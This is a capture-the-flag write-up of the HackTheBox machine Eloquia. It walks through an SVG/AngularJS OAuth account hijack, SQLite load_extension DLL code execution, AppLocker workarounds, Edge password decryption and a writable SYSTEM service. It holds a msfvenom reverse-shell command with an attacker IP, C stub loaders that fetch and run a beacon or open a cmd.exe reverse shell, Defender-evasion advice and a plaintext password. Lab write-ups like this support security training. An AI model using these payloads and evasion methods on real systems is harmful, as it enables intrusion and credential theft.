A post-mortem of the Insane-rated Windows machine Eloquia on HackTheBox.
502 Bad Gateway, three minutes after a SELECT load_extension that never came back. The specified module could not be found, instantly, on the next file in the same directory. Same statement, same upload field, same web worker — and neither file was anything I had written badly. payload.dll came straight out of Metasploit (msfvenom -f dll). beacon.dll is a Cobalt Strike beacon. extrev.dll was scratch-built C, and it opened a shell. Two professional implants, two answers: one silent, one legible — and one stub that just worked.
The legible error was the honest one. beacon.dll answered at all — The specified module could not be found — but the detection log showed Defender had already taken the file; the error was the echo of a module the scanner deleted. payload.dll never got that far: it removed the thread before any error could be raised. Same console, same upload field, two different silences.
Two failures, two layers — a file the scanner deleted before the loader ever saw it, and a payload that removes the thread before it can report — and neither one is the missing-file failure the documentation leads you to expect. The thread that would have raised an error no longer exists; the name that was missing was never the problem. These errors are where this post begins — and where the brainstorming never really stopped: dead exports, live processes.
TL;DR
-
Prologue: The OAuth Door — The article page trusts AngularJS and
$sce.trustAsHtml(), so the filter deletes<script>and leaves everything else standing. An SVG<image>pointed at the OAuth callback is rendered by the admin bot in its authenticated, same-origin session; the callback consumes the attacker’s code and links the attacker’s Qooqle identity to the admin account. The bot’s three-second-per-article sleep against a fifteen-second code is why the chain succeeds only about one time in five. The admin panel then hands over an SQL console and an upload field. -
A Console That Loads DLLs —
load_extensionloads the module first and looks upsqlite3_extension_initsecond, so the name error is the tail of a load that already happened.payload.dll(Metasploit) kills the loading thread and returns 502 with no error;beacon.dll(Cobalt) is flagged and removed by Defender before it can load —ERROR_MOD_NOT_FOUNDwith nothing left to load. Two scratch-built stubs honor the contract:loader.dll— the in-memory stager — fetches a raw beacon over HTTP and fires it from RW→RX memory, whileextrev.dll— the raw Winsock shell — pipescmd.exeover a socket. Both land asELOQUIA\web. -
From Beacon to Shell —
webhas only two default privileges, so the next step is a credential problem. AppLocker refusesrundll32.exeandpowershell.exe;spawntomoves the sacrificial process towmiprvse.exe, and Seatbelt runs. Its ChromiumHistory output points at an Edge profile underC:\Users\web; SharpChromium walks the DPAPI-wrapped key inLocal Stateand decrypts Olivia.KAT’s saved password. Port 5985 is open, so WinRM turns that password into a shell without another beacon. -
The Shortcut — Olivia.KAT can write to
Failure2Ban\bin\Debug, the directory a LocalSystem service runs from. The SCM holds the running image open, soxpl.ps1retriesCopy-Itemevery 100 ms until the maintenance cycle releases the lock and the copy lands. The replacement ishivedump.exe: it enablesSeBackupPrivilege, saves SAM, SYSTEM, and SECURITY toC:\Temp, grants Everyone full control (GENERIC_ALL), and copies the flag.secretsdump.pyturns the hives into the Administrator hash. This was the unintended route, and the first one I took. -
The Side-Load — Olivia.KAT’s desktop holds the developer’s ProcMon trace, and it shows the 32-bit CLR probing for
version.dllfrom the application directory before the system copy. Drop a file with that name besideFailure2Ban.exeand it runs as LocalSystem.version.dllis not a hive dumper — it is a tiny trampoline that callsWinExecon a hidden PowerShell one-liner, which dots inshell.ps1fromC:\ProgramData. The lazy obfuscation is the script itself: a Nishang reverse shell with the variable names changed ($cl,$st,$bk1,$bk2); Defender is enabled, but the rename broke the published template’s string fingerprint, so the script ran and the listener caught a SYSTEM shell.FW-Cleaner.ps1deletesversion.dllafter the restart, so the window is one service cycle.
Prologue: The OAuth Door
Eloquia is a Windows Server 2019 box behind IIS 10, with only 80 and 5985 open. Two Django applications share it: a public article platform with a staff-only admin panel, and qooqle.htb, a spoofed Google OAuth provider the platform trusts. The admin panel carries an embedded SQL console pointed at a live SQLite file, an upload field that serves whatever it is given, and an admin bot that visits reported articles in a headless browser. Over on the other side of the box, a custom .NET service runs as SYSTEM from a bin\Debug directory a normal user can write to.
There are two ways to reach the admin panel. The intended one is an OAuth hijack: abuse the platform’s own login flow to bind an attacker-controlled identity to the admin account, then log in as admin. The unintended one is cookie theft: the configuration and automation files on the box hand out the admin’s session — a hardcoded signing key in settings.py and the admin’s plaintext password in the bot’s script both mint or steal an admin session in one command. Cookie theft is real; this post follows the intended path.
The identity provider is mine to run
Registration is open, and so is the OAuth provider sitting underneath it. The register page offers two of them — Facebook and Qooqle — and Qooqle is not Google. It is a spoof provider, and the copy makes the intent obvious: Google layout, Google wording, Google IP-ban warning. And because it is a provider, accounts get created on it. That is the part that matters — I am not guessing at someone else’s identity provider, I am operating mine.
Before binding anything, the Connected Accounts page lists three providers and all three are inert. After one OAuth round trip, Qooqle carries an account and an active status. That transition is the entire attack, and it is not supposed to require a victim.
The filter that was not one
The article page renders through AngularJS 1.8.2 and uses $sce.trustAsHtml() to inject stored content into the DOM. The intent is ordinary: articles are rich text — bold, headings, links, images — and trustAsHtml() is how AngularJS renders that formatting instead of escaping it to literal text. Safety is delegated to whatever the server filters on the way in. Before assuming anything about that filter, it is worth measuring what it actually does — store all of it in one article and look at what comes back:
<script>alert(1)</script>
<b>bold</b>
<h1>SecretMyth</h1>
{{7*7}}
<img src=x onerror=alert(1)>
Four results, and only one of them is what a filter would produce. <script> is stripped to inert text — so there is a deletion, and it is aimed at the script tag. But everything else survives: <b>bold</b> comes back bold, <h1> renders as a real heading, and {{7*7}} renders as 49 — the AngularJS interpolator is still live on that content.
A sanitizer that removes the <script> spelling and leaves everything else standing is not enforcing a policy about what runs. It is performing exactly one deletion — the tag somebody remembered to disallow. That is the gap CVE-2025-2336 sits in: an <image> element inside an SVG points wherever it likes, and the filter sees a namespace and a structural tag rather than an attacker-controlled URL.
The page’s Content Security Policy blocks external image loads and permits same-origin ones — which rules out the obvious payload pointed at my own web server, but CSP still permits same-origin requests. So the SVG stays useful if you point it at Eloquia itself:
<svg xmlns="http://www.w3.org/2000/svg" width="1" height="1">
  <image href="/an-anomaly" width="1" height="1"/>
</svg>
The initiator column reads img. Not xhr, not fetch — an image element, loading a URL that the page never intended to request, inside a session that is somebody else’s. Point it at the OAuth callback and the chain closes:
[ Attacker stores SVG in article ]
   │
   └──► [ Report the article ]
           │
           └──► [ Admin bot renders SVG (Same-Origin, Authenticated) ]
                   │
                   └──► [ GET /accounts/oauth2/qooqle/callback/?code=<attacker_code> ]
                           │
                           └──► [ Code consumed in admin context ]
                                   │
                                   └──► [ Attacker's Qooqle identity linked to admin ]
No confirmation, no consent prompt, no navigation the bot has to agree to. The bot loads an image, and loading an image is exactly what it was built to do.
The bot’s three-second sleep explains everything
seleniumSimulator.py sits in plaintext on the automation share, and it is worth reading in full because it is the machine the whole chain is aimed at. Three things in it, and each one retires an assumption.
The admin’s password is hardcoded in the file. admin / (elided), in a script, in a directory any account with access to the share can read. So the OAuth chain, the sanitizer bypass, the reported article — none of it was necessary to become admin. This is the cookie-theft shortcut in its purest form, and it is sitting in the same file as the bot we are about to attack.
The bot does not log in through its browser. session.post(...) builds the authenticated session with requests, and the browser is handed the cookie afterwards. The admin session in this chain was minted by a Python HTTP client, and the browser only ever inherits it.
And time.sleep(3) is the answer to the success rate. The bot loops over every reported article and spends exactly three seconds on each. The authorization code lives fifteen seconds. So the code is consumed only if the bot reaches your article within the first fifteen seconds of its queue. A success rate of roughly one in five was not bad luck. It was the bot’s three-second-per-article sleep divided against a fifteen-second token.
Once the admin is linked, logging in as the admin is unremarkable: “Log In with Qooqle,” authenticate with the identity the victim was just bound to.
➜ python3 oauth_hijack.py
[+] Mint OAuth callback (1828.9 ms)  code=abc123... (expires in 15s)
[+] Create + Report (3241.0 ms)
[*] Bot rendering article #42 — SVG <image> fires GET /oauth2/callback/?code=...
[+] Code consumed as admin (1.1s) — 6s to spare
[+] ADMIN TAKEOVER CONFIRMED
That is the foothold: admin panel, SQL console, upload field. Everything after this point is what those three buys.
A Console That Loads DLLs
The admin panel’s embedded SQL console executes arbitrary SQL against a live SQLite file. The first query, because the answer decides everything that follows:
SELECT sqlite_version();
3.45.1. The next question is what this build compiled in:
PRAGMA compile_options;
COMPILER=msvc-1938 — the stock MSVC build. And the stock build ships load_extension enabled, which most distributions disable with SQLITE_OMIT_LOAD_EXTENSION. That one flag is the entire reason the rest of this post exists: a SQL console in a stock Django app, pointed at a SQLite build with extensions on, is a code-execution primitive.
The host is x64 Windows, and the Django worker is a 64-bit process. A DLL loaded by SQLite must match the process bitness, so everything we build and upload for this step is x64. There is no way around it and no reason to try: 32-bit DLLs simply will not load into a 64-bit process.
payload.dll — the silence
The first upload is the obvious one: a stock Metasploit DLL, straight out of msfvenom:
➜ msfvenom -p windows/x64/meterpreter/reverse_tcp \
    LHOST=10.10.16.56 LPORT=9294 \
    -f dll -o payload.dll
Uploaded through the article banner field, then loaded from the console:
SELECT load_extension('static/assets/images/blog/payload.dll');
The statement hangs. Three minutes later IIS returns 502 Bad Gateway — the worker behind the request had stopped answering.

Why the silence? Loading a DLL runs its entry point automatically — you do not name it, it just runs. msfvenom -f dll produces a DLL whose entry point is the payload. The stager hollows a suspended process, resumes it, and then calls ExitThread(0) on the very thread LoadLibrary is running on. There is no moment at which an error could be raised — the thread that would raise it no longer exists. IIS waits out its shutdownTimeout and hands back the 502.
And even if it had loaded cleanly, this is a Metasploit DLL — the bytes are famous. Defender would have caught it on the way in. Even wrapping the raw payload in a dedicated evasion tool like shhhloader failed to get it past the scanner. This is a dead end twice over: the thread kills the request, and the signature was a giveaway anyway.
beacon.dll — the module that was there
The second attempt is a Cobalt beacon DLL, loaded the same way:
SELECT load_extension('static/assets/images/blog/beacon.dll');
The specified module could not be found, in under a second.

Get-MpThreatDetection from an admin shell settles what happened:
ActionSuccess        : True
InitialDetectionTime : 10/9/2026 12:14:08 AM
Resources            : {file:_C:\Web\Eloquia\static\assets\images\blog\beacon.dll}
Defender flagged the beacon and removed it — action succeeded, and the file was gone before SQLite ever tried to load it, which is why the error returned in under a second. Before the log, I read the error the other way: the file loaded, ran, then failed the export lookup. That path exists — load_extension runs the DLL before it checks the name — but for the beacon, Defender decided first. The takeaway that survives is the safer one: a clean error from load_extension is never evidence that nothing happened.
Like payload.dll, this one is a famous implant — the difference is what ended it. payload.dll loaded, ran, and killed the very thread that would have reported; the 502 is the corpse it left. The beacon never got the chance: the detection log shows Defender flagged the upload and removed it at 12:14, so by the time SQLite went looking, the file was already gone.
What sqlite3_extension_init actually is
load_extension does not “run the DLL” in the abstract. It loads the module, then calls a function by name: sqlite3_<filename>_init, falling back to sqlite3_extension_init. That is the contract. A DLL that ships no such export loads fine and then fails the lookup — the failure mode the beacon’s error described, even though the scanner never let it get that far. The name is not cosmetic; it is the whole point of the call.
So the fix is not to obfuscate a framework DLL. It is to write a DLL that honors the contract — exports sqlite3_extension_init and does the work inside it.
loader.dll — The In-Memory Stager
loader.c is a scratch-built x64 C stub that exports exactly sqlite3_extension_init. It fetches a raw stageless Cobalt beacon (beacon.bin) over HTTP, copies it into RW memory, flips it to RX, fires it in a background thread, and returns SQLITE_OK so the query doesn’t error:
__declspec(dllexport) int sqlite3_extension_init(
    void *db, char **pzErrMsg, void *pApi)
{
    /* InternetOpenA → InternetOpenUrlA → InternetReadFile loop */
    /* copies beacon.bin into buf, RW→RX flip, CreateThread(exec) */
    return 0; /* SQLITE_OK */
}
There are no famous bytes in this file. The famous implant arrives over HTTP after the DLL has passed every static check. This is the pattern the rest of the post runs on: the file on disk carries as little as possible, and everything that would be recognized arrives after the file has been judged. The full source is in Appendix A.1.

extrev.dll — The Raw Winsock Shell
The other half is extrev.c, the same contract with a different body: a raw Winsock reverse shell. No WinInet, no HTTP fetch, no framework — just WSASocket, connect, and CreateProcessA("cmd.exe") with the socket wired to the process’s stdio. One export, and it is the most boring DLL on the box — which is exactly why it runs where framework artifacts don’t. The full source is in Appendix A.2.

Two doors, one contract: loader.c starts someone else’s story, extrev.dll finishes its own. Both export the one name SQLite asks for, and both are the difference between a console that executes SQL and a console that executes us.
The four files, side by side
payload.dll |
beacon.dll |
loader.dll |
extrev.dll |
|
|---|---|---|---|---|
| Built by | Metasploit (msfvenom) |
Cobalt | scratch-built C | scratch-built C |
| Size | 267,264 B | 328,192 B | 109,004 B | 109,512 B |
SizeOfCode |
0x400 |
0x2000 |
0x1800 |
0x1800 |
| Export directory | absent | present — five names | present — one name | present — one name |
Exports sqlite3_extension_init |
no | no | yes | yes |
| Transport DLL | none declared | none declared | WININET.dll |
WS2_32.dll |
| TLS directory | absent | present | present | present |
| Result | 502 after 3 minutes | ERROR_MOD_NOT_FOUND (Quarantined) |
beacon as web |
shell as web |
Read the “Built by” row against the “Result” row first, because that is the surprise: the two that failed are the production implants, and the two that worked are scratch-built C stubs. The transport row is the honest predictor: the two framework DLLs declare no networking library at all, while the two stubs each declare exactly the one they use. And the export row is the contract: the two that worked export sqlite3_extension_init, the two that failed ship nothing SQLite will call by name. Headers claim; the contract settles.
From Beacon to Shell
loader.dll and extrev.dll both land as ELOQUIA\web — the application pool identity — but they hand back different things. extrev.dll finishes its own story: connect, pipe cmd.exe through the socket, done. loader.dll starts someone else’s: fetch 307,200 bytes over HTTP, map them, make them executable, hand control over, and only then answer SQLite with SQLITE_OK. The beacon it lands survives the worker dying and can be tasked from a GUI instead of a netcat prompt.
That is the whole of the foothold:
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
No SeImpersonatePrivilege, no SeDebugPrivilege, no SeAssignPrimaryTokenPrivilege — nothing that elevates, nothing that impersonates, nothing that touches another process. web can traverse directories and increase a working set, and that is the entire list. The next step is not a privilege escalation; it is a credential problem — finding a password that belongs to an account with more than two privileges.
Recon, and the first wall
The first thing to do is read the box — Seatbelt is a single .NET assembly that dumps everything a Windows host knows about itself: installed software, browser data, running processes, services, AppLocker policy. execute-assembly runs it in-process, so nothing new touches disk.
Seatbelt is where the first wall shows up. It wants a sacrificial process to spawn into, and the framework’s default choice is rundll32.exe:

1260 is ERROR_ACCESS_DISABLED_BY_POLICY, and it is not a permissions problem you can work around with a different token. Something on the host has a list. Running Test-AppLockerPolicy against rundll32.exe returns Denied for both Everyone and Olivia.KAT — machine-wide, not account-scoped. The same policy refuses powershell.exe for web by name, so no encoded command with a bypass flag gets past it either — 1260 before it gets that far.
The fix is to point the sacrificial spawn at a process that is allowed. wmiprvse.exe is on the list. With spawnto set to it, Seatbelt runs to completion — and the first thing it surfaces that matters is browser data. The line that decides the next section is a directory path:
===== ChromiumHistory ======
History (C:\Users\web\AppData\Local\Microsoft\Edge\User Data\Default\History):
  http://eloquia.htb/accounts/profile/Eloquia
  http://eloquia.htb/
  http://eloquia.htb/
  http://eloquia.htb/http://eloquia.htb/
  http://eloquia.htb/http://eloquia.htb/
  http://eloquia.htb/accounts/profile/
Six URLs, all of them eloquia.htb — before I had listed a single directory. The most useful thing about a web shell is not that it is low-privilege; it is that it is the account a human browses as. ChromiumHistory reports an Edge profile under C:\Users\web\AppData\Local\Microsoft\Edge\User Data\Default, and the directory reads as lived-in rather than provisioned: Local State (the DPAPI-wrapped AES key), ZxcvbnData — the password-strength estimator, which Chromium does not ship without a credential store — and EdgeOnnxRuntimeDirectML, a hardware-accelerated ONNX runtime that exists in a browser profile for one reason: Edge’s own on-device Password Manager.
Inside Default, the two files that matter are Login Data — the credential store, a SQLite file like every other one in this writeup — and Web Data. The profile belongs to web: it sits under C:\Users\web, and the whole reason it can be decrypted is that the account reading it is the account that owns it. Login Data is SQLite, the key is DPAPI-wrapped under web, and SharpChromium walks exactly that chain:

Four rows came back, and the one that mattered was the only one pointing at the application’s own login page — the browser’s record of the login it saved while testing the box. The chain is AES-256-GCM over the password, the AES key wrapped by DPAPI, and the DPAPI master key bound to a user SID and logon password. Running SharpChromium as web works; running it as anyone else does not.
No privilege was gained by noticing this. The shell I had and the profile I wanted belonged to the same account. All the SQL console work was still worth doing — none of it was necessary for this step. web was already the right account to be.
None of this needed a C2. The box hands web a Python interpreter, and a short script using sqlite3, win32crypt, and pycryptodome’s AES-GCM decrypts the same database — same Login Data, same DPAPI key. Python is allowed; PowerShell is not — and that choice was not accidental. The C2 path is the one this post follows, because it leaves no script on disk. Same password either way.
The Olivia shell
One of those credentials is Olivia.KAT’s, and it opens her WinRM account. No beacon needed for this step — port 5985 is open, and the password alone is enough:
➜ evil_winrmexec \
    eloquia.htb/Olivia.KAT:'S3cureP@sswdIGu3ss'@eloquia.htb

...[snip]...

PS C:\Users\Olivia.KAT\Documents> whoami; hostname
eloquia\olivia.kat
Eloquia
PS C:\Users\Olivia.KAT\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Olivia.KAT is the second rung, and her token has the same two default privileges: traverse check and working set. No token tricks apply. What she does have is a shell, and a custom service running as LocalSystem from a directory she can write to. The desktop can wait.
The Shortcut
The writable service
Failure2Ban.exe is a 13,312-byte PE32 .NET assembly that registers with the SCM and blocks IP addresses that fail authentication too many times. The binary agrees with the desktop clues: a Timer’s OnElapsedTime re-reads the log (ProcessLogFile, _logFilePath) and fires BlockIP through the NetFwTypeLib firewall API — the very Block IP* rules FW-Cleaner.ps1 later deletes. Its PDB path even names the developer. It does not matter what it does. What matters is where it lives and what it trusts:
C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug

    ELOQUIA\Olivia.KAT:(I)(OI)(CI)(RX,W)        <- the whole privesc, one ACE
    NT SERVICE\TrustedInstaller:(I)(F)
    NT AUTHORITY\SYSTEM:(I)(F)
    BUILTIN\Administrators:(I)(F)
    BUILTIN\Users:(I)(RX)
(I)(OI)(CI)(RX,W) on bin\Debug — inherited, object-inherit, container-inherit, read-execute plus write. Olivia.KAT can drop a file into a directory that a LocalSystem service executes from:
The service’s registry key tells the same story:
PS C:\Users\Olivia.KAT\Documents> reg query "HKLM\SYSTEM\CurrentControlSet\Services\Failure2Ban" /s

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Failure2Ban
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x2
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\Failure2Ban.exe
    ObjectName    REG_SZ    LocalSystem
That is the entire escalation: replace the binary, wait for the restart, inherit the service token.
The SCM holds the running image open, so a direct copy fails until the maintenance cycle restarts the service. FW-Cleaner.ps1 is that cycle — the automation script on a timer:
